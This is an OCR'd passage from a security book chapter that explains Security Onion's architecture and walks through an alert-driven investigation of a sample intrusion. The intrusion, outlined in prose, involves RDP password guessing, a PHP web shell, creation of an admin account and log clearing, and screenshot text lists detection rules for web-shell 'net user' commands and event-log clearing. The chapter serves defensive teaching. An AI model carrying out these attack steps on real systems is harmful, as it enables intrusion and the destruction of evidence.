

Sensor nodes
Strelka–Suricata–Zeek
Strelka–Suricata–Zeek
Elastic Agent
Elastic Agent
Forward logs
Forward logs
Manager
Logstash
Queue
Redis
Load balancer
Elasticsearch
Logstash
Logstash
Parse and index
Parse and index
Query
Elasticsearch
Elasticsearch
Prune
Prune
Index management
Index management
Search nodes
Security Onion 2.4—distributed deployment created by Security Onion Solutions

Figure 19-1. Security Onion distributed architecture

The Sensor Nodes are passive observers of network traffic, connected to SPAN or TAP ports to capture north–south or east–west traffic in the environment. This traffic is then evaluated in a few different ways:

1. An IDS checks every network flow against a catalog of signatures for malicious or suspicious traffic, raising an alert when a match is found. Remember that to observe the content of web traffic, TLS interception must be enabled. You can configure the platform to handle TLS interception separately from general monitoring if you want to devote the effort.
2. A protocol analyzer generates and logs metadata for every flow, enabling quick statistical and long-tail analysis of the collected flow data across long periods of time.
3. Certain file types are carved out of plaintext traffic and structurally analyzed using YARA rules.
4. Full packet capture records every byte that is observed for later retrieval and investigation.

By default, the logs from those first three processes are forwarded from the Sensor Nodes to the Manager, where they are placed in a queue. That queue is then emptied by the Search Nodes, which are members of an Elasticsearch cluster. The cluster is configured to ingest, parse, and store that log data. The packet captures remain stored on the sensor until they're requested from the Manager—when that happens, a particular flow is excised from storage and then transferred to the Manager for review.

In addition to the data that's collected from the live network traffic, Security Onion can also collect logs from endpoints, network equipment, and cloud services. The platform ships with the Elastic Agent, an endpoint agent for Windows, Mac, or Linux computers that can collect both traditional logs (e.g., Event Logs on Windows or auth.log on Linux) as well as lower-level system telemetry such as network connections, file events, Windows

registry changes, and more. Like the network logs, these are sent to the Manager and ultimately the Search Nodes for long-term storage and use during hunts or investigations. Network logs from devices such as firewalls or routers, along with cloud logs from services like AWS or Google Workspaces, follow a similar path, being ingested with built-in parsers and then stored in Elasticsearch for future use.

This chapter leverages Security Onion to investigate a simple attack, using both network and endpoint logs, and shows how those datasets complement one another to give a holistic view of the events that have occurred in the environment.

Sample Attack Flow

The attack we are investigating in this chapter is a crime of opportunity, undertaken against a Windows web server with exposed RDP and a weak password. Here is what happens:

1. The attacker gains initial access through password-guessing an RDP connection that is exposed to the internet.
2. Once connected, the attacker performs some basic reconnaissance and discovers that the endpoint they have compromised is running Apache.
3. They establish persistence by downloading an open source PHP web shell from GitHub to the *htdocs* directory on the server.
4. They log out of the RDP session and continue the attack from the web shell.
5. They run `whoami` and discover that the web server is running as Administrator.
6. They abuse that privilege level to create a new local account and add it to the local administrators group.

7. They attempt to cover their tracks by deleting the Security and Application event logs, along with the Apache logs stored on the local drive.

Investigation

This investigation will be an alert-driven workflow, meaning that we're going to start with an alert in the Security Onion console and then build out our understanding of the incident from there. This is different from an ad hoc threat hunt, another common usage pattern, where we would begin with a hypothesis and then use the Security Onion platform to search for evidence to confirm that the hypothesis is correct. We'll begin by logging in to the Security Onion Console, often called the SOC, as shown in Figure 19-2.

This first default view is called the Overview page. As you can see, the other tools in the Security Onion platform are listed in this pane along the lefthand side of the browser window; for this investigation, the first thing that SOC analysts review is Alerts (Figure 19-3).

The Alerts view serves as a central clearinghouse for all the alerts raised by the various components in Security Onion. As mentioned earlier, the platform comes with a signature-based IDS, which generated most of the alerts that are shown here. As the NIDS engine and rulebase are tuned, different alerts will be presented. When a YARA rule hits against a carved file, it will show an alert here as well.

Finally, the platform also supports Sigma rules. Sigma is a vendor-agnostic metalanguage for writing detections that take the form of saved queries against all the collected logs in the platform. It sounds like a simple concept, but what Sigma does is convert every log into a potential alerting opportunity, which is deceptively powerful once you start developing use cases.



Security Onion
so-manager/#/
Incognito
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
Overview
Getting Started
New to Security Onion? Click the menu in the upper-right corner and you'll find links for Help and a Cheat Sheet that will help you best utilize Security Onion to hunt for evil! In addition, check out our free Security Onion Essentials online course, available on our Training website.
If you're ready to dive in, take a look at the Alerts interface to see what Security Onion has detected so far. If you find any false positives, then you can tune those in Detections.
Next, go to the Dashboards interface for a general overview of all logs collected. Here are a few overview dashboards to get you started:
Overview Dashboard | Elastic Agent Overview | Network Connection Overview | DNS | Files | HTTP | SSL
Click the drop-down menu in Dashboards to find many more dashboards. You might also want to explore the Hunt interface for more focused threat hunting.
Once you've found something of interest, escalate it to Cases to then collect evidence and analyze observables as you work towards closing the case.
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-2. Overview page



Security Onion - Alerts
so-manager/#/alerts?q=*+|+groupby+rule.name+event.module*+event.severity_label+rule.uuid&z=Africa/Abidjan&el=500&gl=500&rt=12&rtu=hours
Incognito
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
Alerts
Options
Total Found: 46
Group By Name, Module
Last
hours
REFRESH
Fetch Limit
500
Filter Results
Count
rule.name
event.mo
33 ET USER_AGENTS Microsoft Device Metadata Retrieval Client User-Agent suricata
4 GPL ATTACK_RESPONSE command completed suricata
2 ET INFO RDP - Response To External Host suricata
2 ET WEB_SERVER WebShell Generic - net user suricata
2 Suspicious Eventlog Clearing or Configuration Change Activity sigma
1 ET ATTACK_RESPONSE Net User Command Response suricata
1 ET INFO Packed Executable Download suricata
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active
https://so-manager/#/alerts

Figure 19-3. Alerts panel

For this example, start with an alert that says “ET WEB_SERVER WebShell Generic – net user.” The ET tells us that this comes from the Emerging Threats ruleset, and it’s an alert generated by one of those IDS signatures. To get more information about the rule and what it’s looking for, we can click the “I” icon to the left of the count attribute, and it will populate the Detections palette on the righthand side of the window (Figure 19-4).

The summary here reads: “This rule detects attempts to execute a ‘net user’ command via an HTTP POST request directed towards a web server, which is indicative of a possible web shell or unauthorized administrative activity. The detection is based on the presence of specific patterns in the request body that include the term ‘net’ followed by ‘user’ within a short range, while excluding certain other substrings to reduce false positives. This activity is generally associated with an attempt to manage or enumerate user accounts on a compromised server.”



Security Onion - Alerts -
so-manager/#/alerts?q=*+|+groupby+rule.name+event.module*+event.severity_label+rule.uuid&z=Africa/Abidjan&s=500&gl=500&rt=12&ru=hours
Incognito
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
Fetch Limit
500
Filter Results
Count
rule.name
event.mc
33 ET USER_AGENTS Microsoft Device Metadata Retrieval Client User-Agent suricata
4 GPL ATTACK_RESPONSE command completed suricata
2 ET INFO RDP - Response To External Host suricata
2 ET WEB_SERVER WebShell Generic - net user suricata
2 Suspicious Eventlog Clearing or Configuration Change Activity sigma
1 ET ATTACK_RESPONSE Net User Command Response suricata
1 ET INFO Packed Executable Download suricata
1 Security Eventlog Cleared sigma
Items per page: 50
1-8 of 8
Overview
ET WEB_SERVER WebShell Generic - net user
Summary
This rule detects attempts to execute a "net user" command via an HTTP POST request directed towards a web server, which is indicative of a possible web shell or unauthorized administrative activity. The detection is based on the presence of specific patterns in the request body that include the term "net" followed by "user" within a short range, while excluding certain other substrings to reduce false positives. This
Version: 2.4.201
© 2026 Security Onion Solutions, LLC
License: Active

Figure 19-4. NIDS ET WEB_SERVER WebShell Rule

So it appears that someone is attempting to send a request including the phrase “net user” to the web server, which may be a sign of a user enumeration attempt. Let’s open up the alert and take a look at the included fields (Figure 19-5).

Security Onion - Alerts -
so-manager/#/alerts?q=*+AND+rule.name:"ET+WEB_SERVER+WebShell+Generic+-+net+user"&z=Africa/Abidjan&st=5000&gl=5000&rt=12&rn=hours
Incognito
Security Onion
Overview
Onion AI
Alerts
Dashboards
Hunt
Cases
Detections
PCAP
Grid
Downloads
Reports
Administration
Tools
Kibana
Elastic Fleet
rule.name:"ET WEB_SERVER WebShell Generic - net user"
Timestamp
event.dataset
rule.name
2026-03-02 14:38:43.492 +00:00
suricata.alert
ET WEB_SERVER WebShell Generic - net u
ALERT DETAILS
GUIDED ANALYSIS
@timestamp
2026-03-02T14:38:43.492Z
@version
1
data_stream.dataset
suricata
data_stream.namespace
so
data_stream.type
logs
destination.ip
192.168.1.110
destination.port
80
dns.query_name
POST
ecs.version
8.0.0
elastic_agent.id
1b3e0754-efab-46e3-9374-7e52bc0c15a9
elastic_agent.snapshot
false
elastic_agent.version
8.18.8
event.category
network
Overview
ET WEB_SERVER WebShell Generic - net user
Summary
This rule detects attempts to execute a "net user" command via an HTTP POST request directed towards a web server, which is indicative of a possible web shell or unauthorized administrative activity. The detection is based on the presence of specific patterns in the request body that include the term "net" followed by "user" within a short range, while excluding certain other substrings to reduce false positives. This
Version: 2.4.201
